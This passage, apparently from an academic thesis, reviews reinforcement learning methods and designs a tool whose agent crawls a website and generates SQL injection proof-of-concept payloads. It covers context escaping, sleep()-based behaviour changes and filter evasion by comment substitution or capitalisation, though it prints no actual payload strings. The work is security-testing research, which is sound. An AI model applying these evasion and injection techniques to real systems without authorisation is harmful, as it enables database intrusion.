The paper showed that the significant disadvantage of bag-of-words and bi-gram representation is not considering the sequence of words and hence missing the semantics of the sentence in the representation. In contrast, the proposed architecture uses the long-term-short-term memory(LSTM) neural network to represent the sequence over time in a representable fixed digest. The evaluation results show that the LSTM neural network improved the agent's performance significantly, allowing it to build a more effective policy against situations requiring an understanding of the textual representation.

2.2.3 Guided Reinforcement Learning

Tutor4RL: Guiding Reinforcement Learning With External Knowledge(10)

The paper shows a novel approach to face action explosion and immediate learning performance from the starting point. This is made using a new component that tutors the agent and guides its action over time. The tutor contains domain expert functions that apply constraints and heuristics to the pool of available actions to improve and guide the agent in choosing the actions alongside its policy. The tutor gets involved in constraining the choices to possible reasonable choices for the states using external knowledge. Furthermore, the tutor gets involved at the beginning of the learning face due to the zero experience of the agent. Moreover, its involvement

decreases over time when the agent gets experienced and builds its policy.

The paper showed that the value determining the probability of taking the tutor's advice decreases over time until it eventually reaches zero. However, it can be observed from the resulting graphs a slight dip in the middle showing an early decrease of the value that controls the dependency on the tutor, which caused the agent to depend on its mature policy early. Hence, a better mechanism is to take into account the actions made by the policy compared to the tutor's advice and proportionally decrease the dependency of the agent on the tutor when its policy is mature enough to exploit more reliably.

2.2.4 Curiosity-Driven Exploration

2.2.5 Exploration By Random Network Distillation(31)

The paper introduces a new exploration bonus added above the reward received from the interaction with the environment. The method is based on an exploration bonus that is inversely proportional to the number of times a state has been visited. The method works on high-dimensional states and does not need any tabular form to store the counts of state visits to measure the frequency of visiting a state. It is efficient as it only requires a single neural network forward pass. The proposed method is based on the observation that the prediction error decay over time while training from the same data. This motivated the authors to use the prediction error of networks trained on the agent's past states that have been visited to deduce a numerical value that define the novelty of the current experience. The method is based on two neural networks that have been defined, the first neural network is a fixed and randomly initialized target network that sets the prediction problem, and the second neural network act as a predictor network that is trained to match the target network output based on the states that have been visited. In the end, the prediction error is expected to be higher for novel states and decay inversely proportional to the frequency of visiting the state.

2.3 Curriculum Learning

This section put forward a review of different curriculum learning approaches proposed in the field; to ease the learning of complex and advanced scenarios in sparsed reward applications. (4) gathered and produced a review of the approaches that have been proposed in the past in the field of curriculum learning.

Curriculum Learning For Reinforcement Learning Domains: A Framework And Survey(4)

The paper explores one of the main challenges faced in the large-scale learning phase of reinforcement learning. The paper addresses a solution to mitigate the issue by applying transfer learning methodologies in different Artificial learning fields. Transfer

learning is applied in reinforcement learning by creating a sequence of tasks called a curriculum that is ordered so that each task leverages the experience gained from the tasks learned before it. This solution boosts the agent's performance rather than facing complicated tasks with a simple policy that requires lots of exploration to achieve its goal. The paper aims to introduce a framework for curriculum learning and survey the field's existing methods.

The research showed that the order of the training examples matters in incremental learning methods like reinforcement learning. The agent benefits when trained in increasing difficulty, leading to faster convergence and better overall performance. Moreover, the framework introduced evaluation metrics to measure the effectiveness of the curriculum. The metrics are:

- **Time To Threshold**: The time difference between the agent that uses a curriculum and without the curriculum to reach a threshold of solving a target task.

- **Asymptotic Performance**: Compares the final performance when both agents reach a point where their rewards are asymptotic and not increasing anymore.

- **Jump-Start Difference**: Measures the initial difference between curriculum-based agents versus those without curriculum when facing a new target task.

- **Total Reward**: Compares the total reward accumulated when facing a target task between an agent with and without the curriculum learning phase.

Furthermore, the paper introduced different methods to generate and create a curriculum based categorized by the way the task is generated(manually, automatically), how the task is sequenced (sequential, graphs, etc.), and what part of the agent get modified to leverage the transfer learning(transfer the Q-network, constrain the action or state-space).

2.4 Federated Learning

The section briefly introduces some techniques that have been developed to decentralize the machine learning algorithm by distributing the learning mechanism into many cloned instances. (29) proposes a subset of the approaches that can be implemented in order to build a multi-agent that can work on optimizing a global policy between the multi-agents. Moreover, (30) applies the previous work seen in (29) alongside other papers in the field to build a framework for integrating federating learning with reinforcement learning. (30) formulated the problem of federated reinforcement learning and set up some novel ideas and uses in the reinforcement learning field and the approach's advantages and challenges.

Communication-Efficient Learning Of Deep Networks From Decentralized Data (29)

The paper proposed a method of decentralizing deep learning model training into decentralized entities and defined a collaborative method between them. Hierarchical learning enables the clients at the lower level of the hierarchy to communicate their findings and experience without sharing the data. Furthermore, The paper introduced a method that enable learning an aggregated global neural network from multiple neural network models without sharing their inputs and state, but benefiting from each other's model updates and optimization. This method is motivated by its underlying privacy and the need to protect the users' private data. The authors tested the proposed architecture on decentralized language models and speech recognition model optimization. The authors have used averaging parameters for the aggregation method (FederatedAveraging Algorithm) and showed promising results on the model learning curve with faster and better learning.

Federated Reinforcement Learning: Techniques, Applications, And Open Challenges (30)

The paper first introduced the concept of collaboration and decentralization of deep machine learning and its benefits. The authors defined federated learning as a "decentralized collaborative approach that allows multiple partners to train data respectively and build a shared model while maintaining privacy"(30). The primary motivation for using federated learning is to apply privacy-preserved experience exchange and enhance the model's capabilities from the distributed, possibly different environments. Moreover, in a highly dimensional state-action space, the distribution and collaboration provide the advantage of enhanced exploration. The author replaced the three aspects of federated deep learning to fit into the reinforcement learning framework:

- Sample $->$ Environment Interaction
- Features $->$ State Of The Environment
- Labels $->$ Actions Applied By The Agent

Furthermore, federated reinforcement learning(FRL) can take horizontal and virtual architectures, where the horizontal FRL (HFRL) allows clients to interact with different environments and aggregate the experience. In contrast, the vertical FRL (VFRL) allows all clients to interact in the same environment and share their experiences. The author reviewed multiple approaches that can be used to aggregate the results, such as averaging the parameter of the Q-network, weighted averaging in the proportion of the cumulative reward of the client last number of episodes, and weighted average in proportion to the error rate in the last number of episodes.

Chapter 3

System Design

This chapter introduces the proposed system that exploits SQL injection vulnerabilities and provides a proof of concept payload. The proposed system is empowered with a reinforcement learning agent that adapts to the different filtration and sanitation made by the web application by applying a strategy to overcome and escape the input context and apply a behavior-changing payload. When it succeeds, the tool will return a proof of concept payload used in the input, which gives the ability to reproduce the exploit and safely disclose the vulnerability.

Section 3.1 introduces the objectives of the system and the Markov process representation of the SQLI problem. Furthermore, Section 3.2 shows the challenges of applying SQL injection as a reinforcement learning system. Section 3.3 introduces the concept of generating payloads; to test for SQL injection vulnerabilities. Additionally, the section introduces the system design and explores the system's main components. Furthermore, Section 3.4 conveys the process of the system. This includes a full view of the process from crawling the possible inputs to the agent state representation and interaction process, to exploiting the vulnerabilities in the possible input. Section 3.5 explores the system's maintainability and sustainability and analyzes the system's adaption and easiness of scalability to support different software technology.

3.1 System Objectives

The system's main objective is a tool that generates a payload that identifies whether an SQL injection is possible at a given injection point in an input. An input can be a form or a dynamic URL in the web application. To improve the efficiency of the tool, the tool gets feedback from the SQL statement queried in the database and pair it up with the corresponding input used.

3.1.1 Gamification Of The Problem Into Reinforcement Learning

Markov Process Of The Problem

To convert the problem of generating SQL injection payloads into a practical formulation that can be solved using reinforcement learning, the problem needs to be designed as a Markov decision process and identify the process's state, actions, and reward spaces:

- A **state** in the SQLI problem can be defined as a pair of the current SQL statement and the current payload generated by the agent.
- An **action** in the problem is defined as either an addition of a token, modifying a token, or removing a token. The tokens that can be manipulated become available depending on the state, as explored in section 4.3.2.
- A **reward** is given for every transition made based on the sub-game played by the agent and the action effect on the state. A detailed reward criteria is explored in section 4.3.2

Game Overview

The main goal of the tool is to generate a payload that can result in finding an SQL injection vulnerability. To reach the end goal, The tool tests every input and variable in a form and dynamic link by placing a unique identifier into the field and sending a request to the web service, then querying the logs of the executed SQL queries in the database to see if the identifier is found in a SQL statement. Then, we manipulate the payload for each found SQL statement to test if a SQL injection is possible. The manipulation goes through three main sub-goals. Firstly, based on the injection context, we try to **escape the context** using quotes and parentheses. An input context is where the field lies in the SQL statement. A field can be exploited only if an element in a form or a variable in a dynamic link is used in the input position. Figure 3.1 shows an anatomy of different input contexts in a SQL statement.



Figure 3.1: Anatomy of different input contexts in a SQL statement

After escaping the context, the payload is manipulated to **add a behavior-changing statement** on the payload. A behavior-changing statement fits into a payload to

either change the query result output for information disclosure or manipulate the database data. The proposed tool will manipulate the database by adding a sleep statement to provide a proof of concept behavior-changing statement outside the input context. When sanitization is applied to the payload, a **santisation escape** is done to escape any changes made on the payload by the web server. As some web applications may apply poor filtration using naive methods, the goal is to escape the sanitization by replacing the statement in the payload with another semantically equivalent statement. For example, this can replace sanitized spaces with commenting or randomly capitalizing keywords. Figure 3.2 shows a few simple payload generations that use the proposed sub-goals to reach the final goal.



Figure 3.2: Examples of simple payload generation and their sub-goal transition

To summarize, the end goal that the agent needs to reach is generating a payload that successfully exploits an SQL injection vulnerability. The agent will achieve three sub-goals in order to reach the end goal:

- **Syntax Fixing And Context Escaping**: Apply basic SQL syntax to escape an input context and fix any syntax.

- **Behaviour Changing**: The primary goal of the system, where the agent has to apply actions to insert a behavior-changing statement like sleep() that fits the SQL statement.

- **Sanitization Escaping**: Given a token in the payload that the web application has modified, the goal is to apply actions on the token to escape the sanitization applied to the element using semantically equivalent statements.

Criteria Of Solving The Problem

A solution generated by the agent is accepted as a proof-of-concept of an SQL injection when one or more of the SQL grammar injected via the payload is out of the injection context, and one of the SQL grammar is a behavior-changing statement. This means that if one of the behavior-changing statements, like sleep, is outside the injection position and is not sanitized, it would be accepted as a SQL injection. This provides sufficient proof that the context of the injection point can be escaped, and an exploit can be crafted outside the context.

3.2 Challenges Of Application

The proposed system tackles some of the main challenges in the reinforcement learning field. The challenges and the proposed solutions can be seen in table 3.3

Challenges	Problem	solution
Undetermined Length Sequenced-Based Text-based State	The SQL statement and the generated payload pair can be any arbitrary length that produces a challenge when represented to the reinforcement learning agent.	Tackled using embedding and Recurrent neural network (RNN) to convert the sequence of text into fixed auto-extracted features using an Auto-encoder Architecture.
Large State Space	The [SQL statement, Payload] pair state chosen for the agent is significantly highly dimensional and contains a large space of possibilities, which results in a bottleneck to the standard approaches of Reinforcement learning in terms of space and time till it converges to a solution. This is because of the textual nature of the possible SQL statements with arbitrary length and possible payloads that can be generated.	Tackled using network Approximation that replaces the tabular form of the Q-values.
Large And Scalable Action Space	The possible actions that can be applied increase as the number of syntax in the payload increase. For example, the only position a new element could be added at the starting point is after the unique identifier. However, if we have more elements, then the addition of a new element increases exponentially depending on the number of possible positions in a payload.	Tackled using a generalization of actions and dividing the actions into three parts: action, the position of action, and type of action. Moreover, to reduce the number of actions, a subset of the actions related to the sub-goals is presented based on the current state of the SQL statement and payload.
Exploration Of An Optimal Solution In A Large State-Action Space	The state-action space is large, and the number of actions changes based on the state, and hence the agent will face an explosion of new possible states to be visited, which can lead to the agent not being able to learn in a reasonable time.	Tackled using Random Network Distillation that generates an incentive reward that is inversely proportional to the number of times a state is visited (new states receive high incentive reward, frequently visited states receive lower incentive reward).
Diverse Range Of Environment And Setting	Different Databases exist in production, and each Database has its SQL language variant. Hence, the actions should contain all the different supported SQL syntax languages to have a successful vulnerability exploitation.	Tackled using curriculum learning that works to transfer its learning incrementally, starting from simple cases to mastering the actions.
Obliviation Of Scenarios	The Reinforcement learning agent has an obliviating tendency of the old scenarios encountered as it proceeds through many significantly different environments.	Tackled using experience replay memory that minimizes interference and forces optimization toward all tasks encountered rather than optimizing towards the new task itself.
Sparsity Of the Reward Until The Final Goal Reached	The possible reward that has been engineered is sparse, where it rewards a -1 for every action that does not lead to a change of the statement behavior.	Apply Random network distillation in addition to the environment reward to motivate the agent to explore a wide range of states using the combined reward.
Speed Of Payload Generation And Web Service Communication	the interaction with the web service and getting a response implies a bottleneck, especially if the website page has a huge load and lots of Ajax and other traffic to load different elements of the page.	Apply distributed collaborative learning to tackle the payload generation in parallel, which allows multiple agents to apply payload generation separately and update their local Q-network, and occasionally aggregate all parallel agents' Q-networks and update all agents networks.

Figure 3.3: Challenges of application and proposed solutions

3.3 System Design

The system proposed contain two main components:

- **Environment**: The environment contains all the mechanisms to interact with the web application and database. This includes finding inputs, finding a corresponding SQL statement for input, and handling the mechanism of generating a payload using the agent-chosen actions and sending requests. The environment is also responsible for parsing the SQL statement into tokens that can then be used to understand the SQL statement sentimentally, apply state transition and generate a reward for the agent according to the SQL statement sentimental analysis.
- **Agent**: The agent interacts with the environment by choosing one of the available actions and observing the result of the interaction. The agent chooses the action based on the current state by ranking the actions based on their Q-values. The agent is also responsible for representing the state by encoding it into auto-extracted fixed-length features using a recurrent neural network. This allows the agent to adapt to the different settings and build a policy that applies different strategies when facing different situations.

Figure 3.4 shows a summary of the components in the two parts of the system.



Figure 3.4: Proposed architecture

The system design has been inspired by the different literature reviews seen in chapter 2. It has been seen as an essential need for a crawler as implemented in (5) to find the possible inputs that can be tested effectively. Furthermore, it has been seen at (6) and (7) some possible actions that can be used to manipulate and generate the payload. Furthermore, (7) categorized the actions into behavior changing,

syntax repairing, and obfuscation operators; this inspired the idea of dividing the primary goal of testing for vulnerabilities into sub-goals based on the categories done to limit the actions for manipulation. (12) and (13) stimulated the idea of building a controlled environment to fairly test the proposed system versus the state-of-the-art tools.

Furthermore, (11) stimulated the idea of abstracting the whole communication with the web application using an environment model that handles the process of sending the payload to the web application, receiving the response, and analyzing it. This allows the action to manipulate general actions. (14) and (15) inspired the process of representing the environment state into a numerical state and stimulated the action ranking process to choose the best action. (10) showed a novel approach that allows us to integrate a logical function as tutors to a mature agent learner to boost the learning process. Furthermore, (31) presented a way that helped incentivize exploring new unvisited states to uncover new optimal solutions. Whereas (4) provided a detailed view on building an incremental learning process to help the agent break through a highly complex solution faster. Finally, (29) and (30) provided some conceptual methods that inspired the building blocks of the implemented approach of the federated reinforcement learning agent.

3.4 System Process

The process starts when the user inputs the URL of the targeted web server. The crawler then processes the URL supplied and fetches all possible inputs from the page and other pages found recursively. Then the environment calls the SQL filter to test each input and record its matching pair of SQL statements using the SQL proxy. Now that the list of inputs and SQL statements are ready, the environment sets the following input to be exploited and returns the game's initial state with the available actions.
Crossing from the environment to the agent, the agent takes the current text state and converts it into a feature vector using the RNN auto-encoder state representation model. The agent then uses the epsilon greedy policy to either randomly choose an action or rank the actions using the Q-network by appending one action with the representation and predicting the q-value using the Q-network and choosing the action with a corresponding high Q-value. After returning the action to the environment, the environment applies the action on the payload and sends a request with the updated payload. Then, based on the SQL statement, the environment returns a reward and the next state to the agent, which is used to tune the agent's network and its ranking using the bellman equations. The full process of the agent tuning process is seen in section 2.2 and detailed in figure 2.2. Using the reward and the next state, the agent applies one step of (random network distillation)RND prediction and optimization and uses the loss generated by the RND component as an incentive reward. The intrinsic reward is then added to the reward returned by the environment. Finally, the agent store {current state, full reward, action, next state} tuple into the experience replay and then apply a tuning step on the

Q-network based on randomly chosen tuples from the experience replay. figure 3.5 shows a summary of the system full process.



Figure 3.5: System process summary

3.5 System Maintainability And Sustainability

According to Sogeti Tmap(27), maintainability can be measured by deducing, ”If more effort is spent on maintaining existing code than on writing new code, which deduces that the maintainability may be poor. Modifications may include corrections, improvements, or adaptation of the software. Nevertheless, it also relates to changes in the environment and requirements, specifications and user stories”. ISO25010 characterizes the maintainability as follows:

- **Modularity**: The degree to which a system or computer program is composed of discrete components so that a change to one component has minimal impact on other components.
- **Reusability**: The degree to which an asset can be used in more than one system or in building other assets.
- **Analyzability**: The degree of effectiveness and efficiency with which it is possible to assess the impact of an intended change on a product or system to one or more of its parts, diagnose a product for deficiencies or causes of failures, or identify parts to be modified.
- **Modifiability**: The degree to which a product or system can be effectively and efficiently modified without introducing defects or degrading existing product quality.
- **Testability**: The degree of effectiveness and efficiency with which test criteria can be established for a system, product, or component. Tests can be performed to determine whether those criteria have been met.

The Proposed System has been designed with the feature of modularity and generalization in mind. This is done due to the diverse range of database engines seen in the production. Hence, the actions done by the reinforcement learning agent are generalized to a generic form, and applying the action is done by the environment according to the database engine. Moreover, the proposed system can easily be modified and improved by adding actions that the agent can choose from and adapt to using after a learning phase is made.

Chapter 4

Environment Implementation

The environment part of the system handles all of the requested exchange with the web application, as well as abstracting away all of the mechanisms and interactions from the agent in order to keep the agent part generic and simple. The environment also parses the SQL and manages the state's transition. The environment supplies the state, actions available to be applied, and the reward received after each transition.

In section 4.1, the objectives of the environment is introduced. Furthermore, section 4.2 introduces the architecture of the environment implemented and details the components within the environment. In the end, section 4.3 introduces the operations and processes within the environment.

4.1 Environment Objective

The objectives that are achieved by the environment are:

- Pre-process the supplied URL to find input-SQL pairs by crawling the URL given.
- Parse the SQL statement into tokens to sentimentally analyze the statement.
- Generate and preserve a state that represents the current input-SQL state.
- Cater the available actions based on the current state and goal.
- Validate the actions chosen by the exploiting agent.
- Generate and maintain the payload based on the generic actions received by the agent and compile it into database engine-specific tokens.
- Maintain an SQL statement query history to the current input exploited.
- Maintain and abstract the communication with the web server.

- Guide the agent by transitioning from one sub-goal to another until the final goal is satisfied by using the reward signal and limiting the actions available at a given state.

4.2 Environment Structure

The architecture of the environment side of the tool is presented in figure 4.1.



Figure 4.1: Architecture of the environment

4.2.1 Input Crawler Component

The input crawler main objective is to crawl a URL and find possible inputs that can be matched to SQL statements later in the process. The crawler uses a similar process to the black widow web crawler (18). The crawler recursively looks for URL links available on a web page and inserts them in a queue to explore them. The crawler parses the page and records each possible injection point in the forms and dynamic links on each web page. However, using solely the inputs would yield a massive noise of dynamic URLs and duplicates. Hence, the process has been further improved by applying filtration to remove duplicates and cycles in the URL crawling process, as seen in (5).

Furthermore, the crawler has been improved to intercept any external traffic sent by JavaScript to capture any Ajax requests sent dynamically to increase the attack vector space and increase confidence in the tool. Further in the process, each input is linked with a unique identifier to identify its SQL pair after sending a test request. Then, observe if the unique identifier is seen in a query by the database using the SQL proxy.

4.2.2 SQL Proxy And Filter Component

SQL Proxy handles the process of getting the latest SQL statement from the database logs that matches the last request sent from the input with the supplied payload. The proxy identifies the intended SQL statement using the unique identifier placed at the payload.

SQL filter component handles the testing of inputs at the initialization stage. It manages to test each input with its identifier as payload and check if the SQL proxy identifies the identifier in a SQL statement. When found, the pair is linked and stored. Suppose the proxy matched multiple SQL statements for a single input. In that case, it duplicates the input and stores a pair for each SQL statement to allow the agent to test each SQL statement and try to exploit them individually. This produces better confidence and more accurate results, as multiple statements can be vulnerable.
The proxy applies three-fold filters on the logs in the given order:

- Filter SQL statements by a unique identifier.
- Filter SQL statements by removing duplicate statements.
- If multiple SQL statements exist, filter the statement by the longest equivalence prefix to the original SQL statement.

4.2.3 Environment Component

The environment is the primary mediator between the agent and the targeted website. The environment component is the central part of the environment architecture, which sets up the dynamics of the state and abstracts all of the communication with the input based on the agent's chosen action. Furthermore, it applies the analysis of the response and feedback gathered; to update the state transition and supply reward to the agent.

Payload And SQL Representation

In order to apply the actions in input, hierarchal-based tokens of payload and SQL basic syntax have been implemented. This approach eases the analysis on both the SQL and payload, which allows adding actions most appropriately. Moreover, the token-based approach allows us to reduce the number of actions and constrain the number of choices available for the agent due to categorizing the tokens based on the goals. Then, it supplies the agent with the actions related to the corresponding goal. The payload is built based on adding, modifying, and removing tokens in a hierarchical tree to generate a well-defined payload for the injection point. This architecture allows generalizing the actions applied to the tokens. The tokens have been categorized into three categories: Basic block tokens that consist of the primary tokens block and representations, the behavior-changing tokens, which contain a wide range of tokens that change the behavior of the original statement if they are

outside the identifier context, and sanitization escaping actions that modify current tokens into a semantically equivalent representation in the hope of escaping the filtration and sanitization made by the web server. Figure 4.2 shows the anatomy of a payload and SQL statement that is represented in a hierarchical structure.

